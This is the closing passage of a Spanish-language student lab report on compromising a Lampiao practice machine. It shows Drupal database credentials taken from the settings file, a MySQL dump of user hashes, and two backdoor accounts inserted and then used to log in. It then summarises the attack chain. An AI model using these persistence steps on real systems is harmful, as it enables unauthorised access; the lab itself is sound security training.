
Ilustración 25 Revisión archivo settings



Teniendo esta información se observa que la base de datos está alojada en **MySQL**, la base de datos se llama **drupal**, el usuario es **drupaluser**, la contraseña es **Virgulino** y está en el **localhost**.


Con esta información se procede a iniciar sesión en MySQL para inspeccionar la base de datos y crear los usuarios.

Ilustración 26 Inicio de sesión MySQL




Se observa que hay dos bases de datos, la de MySQL por defecto y drupal. Se selecciona drupal y se revisan sus tablas.

Ilustración 27 Revisión de base de datos



La tabla que interesa es **users**, se procede a describir su estructura para revisar que campos se necesitan para crear los usuarios.

Ilustración 28 Descripción tabla users



Luego se inspecciona para ver que hay en ella y se encuentran 4 registros, que son los usuarios que pueden ingresar al sitio.

Ilustración 29 Usuarios existentes

```

root@kaliyads: / root@lampiao: /var/www/html/sites/default
16 rows in set (0.00 sec)

mysql> SELECT * FROM USERS;
ERROR 1146 (42S02): Table 'drupal.USERS' doesn't exist
mysql> SELECT * FROM users;
+-----+-----+-----+-----+-----+-----+-----+-----+
| uid | name | pass | signature | signature_format | created | access | mail | status |
| theme | signature | language | picture | init | data | login |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 0 | | | NULL | 0 | 0 | 0 | 0 | 0 |
| NULL | | | | | | | | |
| 1 | tiago | $$SDN25o1k/NV75ugtJvjPqNl40kHKWm4yXy2eroEn0AlpmT0T39Sx8 | lampiao@lampiao |
.com | | filtered_html | 1524166911 | 1524245647 | 1524245267 | 1 |
| America/Sao_Paulo | | 0 | lampiao@lampiao.com | a:1:{s:7:"overlay";i:1;} |
| 2 | Eder | $$Dv5orvh7okjmvIImnVpmVgfwJ2U..PNK4E9IT/k7Lqz9GZRB7ty | eder@lampiao.co |
m | | filtered_html | 1524241965 | 1524244079 | 1524244079 | 1 |
| America/Sao_Paulo | | 0 | eder@lampiao.com | b:0; |
| 3 | fadfsdfss | $$D71jKh8whPX7GtduwWHN7FkcZQwy4YsGJehNNS2rNSDjLNJRZYEn | dsfsdfdfwd@gmail |
l.com | | filtered_html | 1757602480 | 0 | 0 | 0 |
| America/Sao_Paulo | | 0 | dsfsdfdfwd@gmail.com | NULL |
+-----+-----+-----+-----+-----+-----+-----+-----+
4 rows in set (0.00 sec)

mysql> _

```

Creación de usuarios

Se insertan los dos usuarios en la tabla.

Ilustración 30 Creación de usuarios

```

root@kaliyads: / root@lampiao: /var/www/html/sites/default
+-----+-----+-----+-----+-----+-----+-----+-----+
| uid | name | pass | signature | signature_format | created | access | mail | status |
| theme | signature | language | picture | init | data | login |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 0 | | | NULL | 0 | 0 | 0 | 0 | 0 |
| NULL | | | | | | | | |
| 1 | tiago | $$SDN25o1k/NV75ugtJvjPqNl40kHKWm4yXy2eroEn0AlpmT0T39Sx8 | lampiao@lampiao |
.com | | filtered_html | 1524166911 | 1524245647 | 1524245267 | 1 |
| America/Sao_Paulo | | 0 | lampiao@lampiao.com | a:1:{s:7:"overlay";i:1;} |
| 2 | Eder | $$Dv5orvh7okjmvIImnVpmVgfwJ2U..PNK4E9IT/k7Lqz9GZRB7ty | eder@lampiao.co |
m | | filtered_html | 1524241965 | 1524244079 | 1524244079 | 1 |
| America/Sao_Paulo | | 0 | eder@lampiao.com | b:0; |
| 3 | fadfsdfss | $$D71jKh8whPX7GtduwWHN7FkcZQwy4YsGJehNNS2rNSDjLNJRZYEn | dsfsdfdfwd@gmail |
l.com | | filtered_html | 1757602480 | 0 | 0 | 0 |
| America/Sao_Paulo | | 0 | dsfsdfdfwd@gmail.com | NULL |
| 10 | optimus | $P$B6UYV48ziAJ35k..HphrOo8fMFRqHL./UzaOstvJ58 | optimus@optimus |
.com | | 1758817847 | 0 | 0 | 1 |
| America/Bogota | | 0 | NULL | NULL | | |
| 11 | prime | $P$B52ek0TzBsW01AoQoFjPrR5G0xm6Z1aVvyuDeviz0 | prime@prime.com |
| America/Bogota | | 0 | 1758817847 | 0 | 0 | 1 |
+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

mysql> _

```

Ahora se procede a verificar que si se pueda iniciar sesión.

Ilustración 31 Inicio sesión optimus




Ilustración 32 Inicio de sesión optimus exitoso




Ilustración 33 Comentario optimus




Ilustración 34 Inicio sesión prime




Ilustración 35 Inicio de sesión exitoso prime





Ilustración 36 Comentario prime



Finalmente, el inicio de sesión es satisfactorio para los dos usuarios creados, adicionalmente se hacen comentarios en la publicación del sitio y como se evidencia los usuarios son publicados correctamente.

Conclusión

La práctica permitió aplicar un flujo completo de auditoría en un entorno controlado: reconocimiento, recolección de información, generación de diccionarios a partir de contenido real, ataques de fuerza bruta dirigidos, acceso inicial, enumeración local, y explotación para escalada de privilegios. El hallazgo principal es que configuraciones desactualizadas (servicios y kernels antiguos), combinadas con información pública en la web y credenciales predecibles, facilitan la intrusión y la elevación de privilegios.

Referencias

Sandoval Morales, R. (2025). *Seguridad y Auditoria de Redes*. Quibdó

netcat | *Kali Linux Tools*. (n.d.). Kali Linux. <https://www.kali.org/tools/netcat/>

Davidochobits. (2021, November 4). *Uso del comando Ncat (nc) en Linux con ejemplos -*

ochobitshacenunbyte. Ochobitshacenunbyte.

<https://www.ochobitshacenunbyte.com/2021/11/04/uso-del-comando-ncat-nc-en-linux-con-ejemplos/>

Ejemplos de comandos WC: contar el número de líneas, palabras y caracteres. (n.d.).

<https://es.linux-console.net/?p=20171>